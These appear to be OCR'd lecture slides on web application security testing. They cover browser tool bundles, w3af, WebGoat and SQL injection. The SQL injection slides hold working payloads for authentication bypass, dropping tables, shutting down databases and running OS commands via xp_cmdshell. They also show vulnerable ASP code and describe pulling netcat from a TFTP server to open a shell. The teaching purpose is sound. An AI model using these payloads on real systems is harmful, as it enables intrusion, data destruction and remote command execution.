
Time	Size	Method	Status	URL
17:56:05.642	-1	GET	302	http://www.google.com/search
17:56:05.742	1349	GET	200	http://www.google.com/webhp
17:56:05.862	8558	GET	200	http://www.google.com/intl/en/images/lo...
17:56:06.052	unknown	GET	pending	http://toolbarqueries.google.com/search...
17:56:06.102	-1	GET	200	http://toolbarqueries.google.com/search...
17:56:06.122	1406	GET	200	http://www.google.com/favicon.ico

Request Header Name	Request Header Value
Host	www.google.com
User-Agent	Mozilla/5.0 (Windows;...
Accept	text/xml,application/x...
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=...
Keep-Alive	300
Connection	keep-alive
Cookie	PREF=ID=fb3f5351e...


Response Header Name	Response Header V...
Status	Found - 302
Location	/webhp
Content-Type	text/html
Server	GWS/2.1
Transfer-Encoding	chunked
Content-Encoding	gzip
Date	Sat, 04 Mar 2006 16:...
Cache-Control	private, x-gzip-ok=""

FireCAT (Firefox Catalog of Auditing exTensions)

http://firecat.toolswatch.org/



OWASP Mantra - Security Framework



http://www.getmantra.com/

Mantra is a dream that came true. It is a collection of free and open source tools integrated into a web browser, which can become handy for students, penetration testers, web application developers, security professionals etc. It is portable, ready-to-run, compact and follows the true spirit of free and open source software. **Mantra** is a security

Portable Firefox With Web Hacking Addons Bundled. It is useful for instant web app security assessment.

Two versions available:

The Hacker Firefox


-HackerFox-with-Firefox-version-1.5.0.12.zip

-HackerFox-with-Firefox-version-2.0.0.20.zip (With XSS-Me, SQL-Inject-Me, Access-Me)

w3af

Web Application Attack and Audit Framework

- The project's goal is to create a framework to find and exploit web application vulnerabilities that is easy to use and extend
  - Performs scanning as Nikto and Nessus
  - Performs exploitation as Metasploit etc.
  - Platform-Independent
    - Pyton and GTK for GUI (console mode is available)
  - Plugin support
  - Easy updating via SVN (Subversion)
  - Good homepage
    - Rapid7 sponsored
    - http://w3af.org/



Profiles
- OWASP_TOP10
- audit_high_risk
- bruteforce
- fast_scan
- full_audit
- full_audit_manual_disc
- sitemap
- web_infrastructure

Target:

Plugin	Active
audit	⊟
bruteforce	☐
discovery	⊟
evasion	☐
grep	☐
mangle	☐

Plugin	Active
output	⊟

Perform a scan to only identify the vulnerabilities with higher risk, like SQL Injection, OS Commanding, Insecure File Uploads, etc.

0 0 0


SQL Injection I

- SQL or code injection is a very large and complex area
  - Client side - presentation (first tier)
    - Java, JavaScript, DHTML, Flash, Silverlight, Ajax etc.
  - Server side - Web application logic (middle tier)
    - ASP, ASP.NET, CGI, ColdFusion, JSP/Java, PHP, Perl, Python, Ruby on Rails etc.
  - Database - storage (third tier)
    - MS SQL server, MySQL, Oracle, PostgreSQL, Sybase, DB2, Ingres etc.
  - Web server software and operating systems
- String SQL injection (first order attack)
  - Bypass authorization by piggybacking additional SQL statements
  - Create two or more SQL statements to add or modify data
  - Try to run commands in the underlaying OS via command injection
- Inject into trusted persistent storage as tables (second order attack)
  - An attack is subsequently executed by another activity

SQL Injection II

- Figure out how the Web application interacts with the back-end database and see how the system reacts to submitted information
  - Fuzz input forms and probe for descriptive error messages
  - Find a user supplied input string which is part of a DB-query
  - Then by adding quotation characters as for example: **'** or **”** and command delimiters as **;** try to fuzz the DB
- Pretty hard to set up a good testing environment!
  - Luckily we have WebGoat!
  - http://www.owasp.org (web security organization)
- Common SQL injection works on SQL statements as
  - SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, ALTER
  - UNION, WHERE, LIKE, AND, OR, NOT, VALUES
- Suppose we forced an error message in an web application as
  - Error in query expression string: 'userid = 101'” (we just added one **”**)
  - SELECT * FROM user_data WHERE userid = 101 OR 'TRUE'
  - Injecting the last SQL logic may present the whole user_data table

WebGoat – Hacker Firefox



u/p: guest/guest

How To Work With WebGoat

Welcome to a short introduction to WebGoat.
Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.


The WebGoat Interface

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints and solution. You have to use WebScarab for the first time.

SQL Injection III


- Some examples of SQL Injections (Hacking Exposed)



Bypassing Authentication	
To authenticate without any credentials:	Username: ‘ OR “=‘ Password: ‘ OR “=‘
To authenticate with just the username:	Username: admin’—
To authenticate as the first user in the "users" table:	Username: ‘ or 1=1—
To authenticate as a fictional user:	Username: ‘ union select 1, ‘user’,‘passwd’ 1—
Causing Destruction	
To drop a database table:	Username: ‘;drop table users—
To shut down the database remotely:	Username: aaaaaaaaaaaaaaa’ Password: ‘; shutdown—
Executing Function Calls and Stored Procedures	
Executing xp_cmdshell to get a directory listing:	http://localhost/script?0';EXEC+master..xp_cmdshell+'dir';--
Executing xp_servicecontrol to manipulate services:	http://localhost/script?0';EXEC+master..xp_servicecontrol+'start',+'server';--

-- = comments after this

; = next statement after this



Database-Specific Information

	MySQL	Oracle	DB2	Postgre	MS SQL
UNION possible	Y	Y	Y	Y	Y
Subselects possible	N	Y	Y	Y	Y
Multiple statements	N (mostly)	N	N	Y	Y
Default stored procedures	-	Many (utf_file)	-	-	Many(xp_cmdshell)
Other comments	Supports "INTO OUTFILE"	-	-	-	-

SQL Injection IV

- MS SQL Server and ASP (& concatenate strings)
- Vulnerable ASP code and bypass authorization

```
sSql = "SELECT * FROM tblCustomers WHERE cust_name='" &
  myUsrName & "' AND cust_password='" & myUsrPassword & "'"
```

- Lets input the cust_name “`'OR 1=1--`“ (note that the ”--” closes the query)

```
SELECT * FROM tblCustomers WHERE cust_name='' OR 1=1-- AND
cust_password='" & myUsrPassword & "'"
```

[PHP demo] - http://www.thegeekstuff.com/2012/02/sql-injection-attacks/


- Piggyback code execution via xp_cmdshell extended stored procedure which only members of sysadmin can execute
- Execute an ipconfig command, outputting it to a browsable text file

```
' or 1=1;exec master..xp_cmdshell '"ipconfig" >
  c:\Inetpub\wwwroot\ip.txt';--
```

- Use xp_cmdshell to try and upload netcat from a Tftp server then start a netcat shell on the SQL server

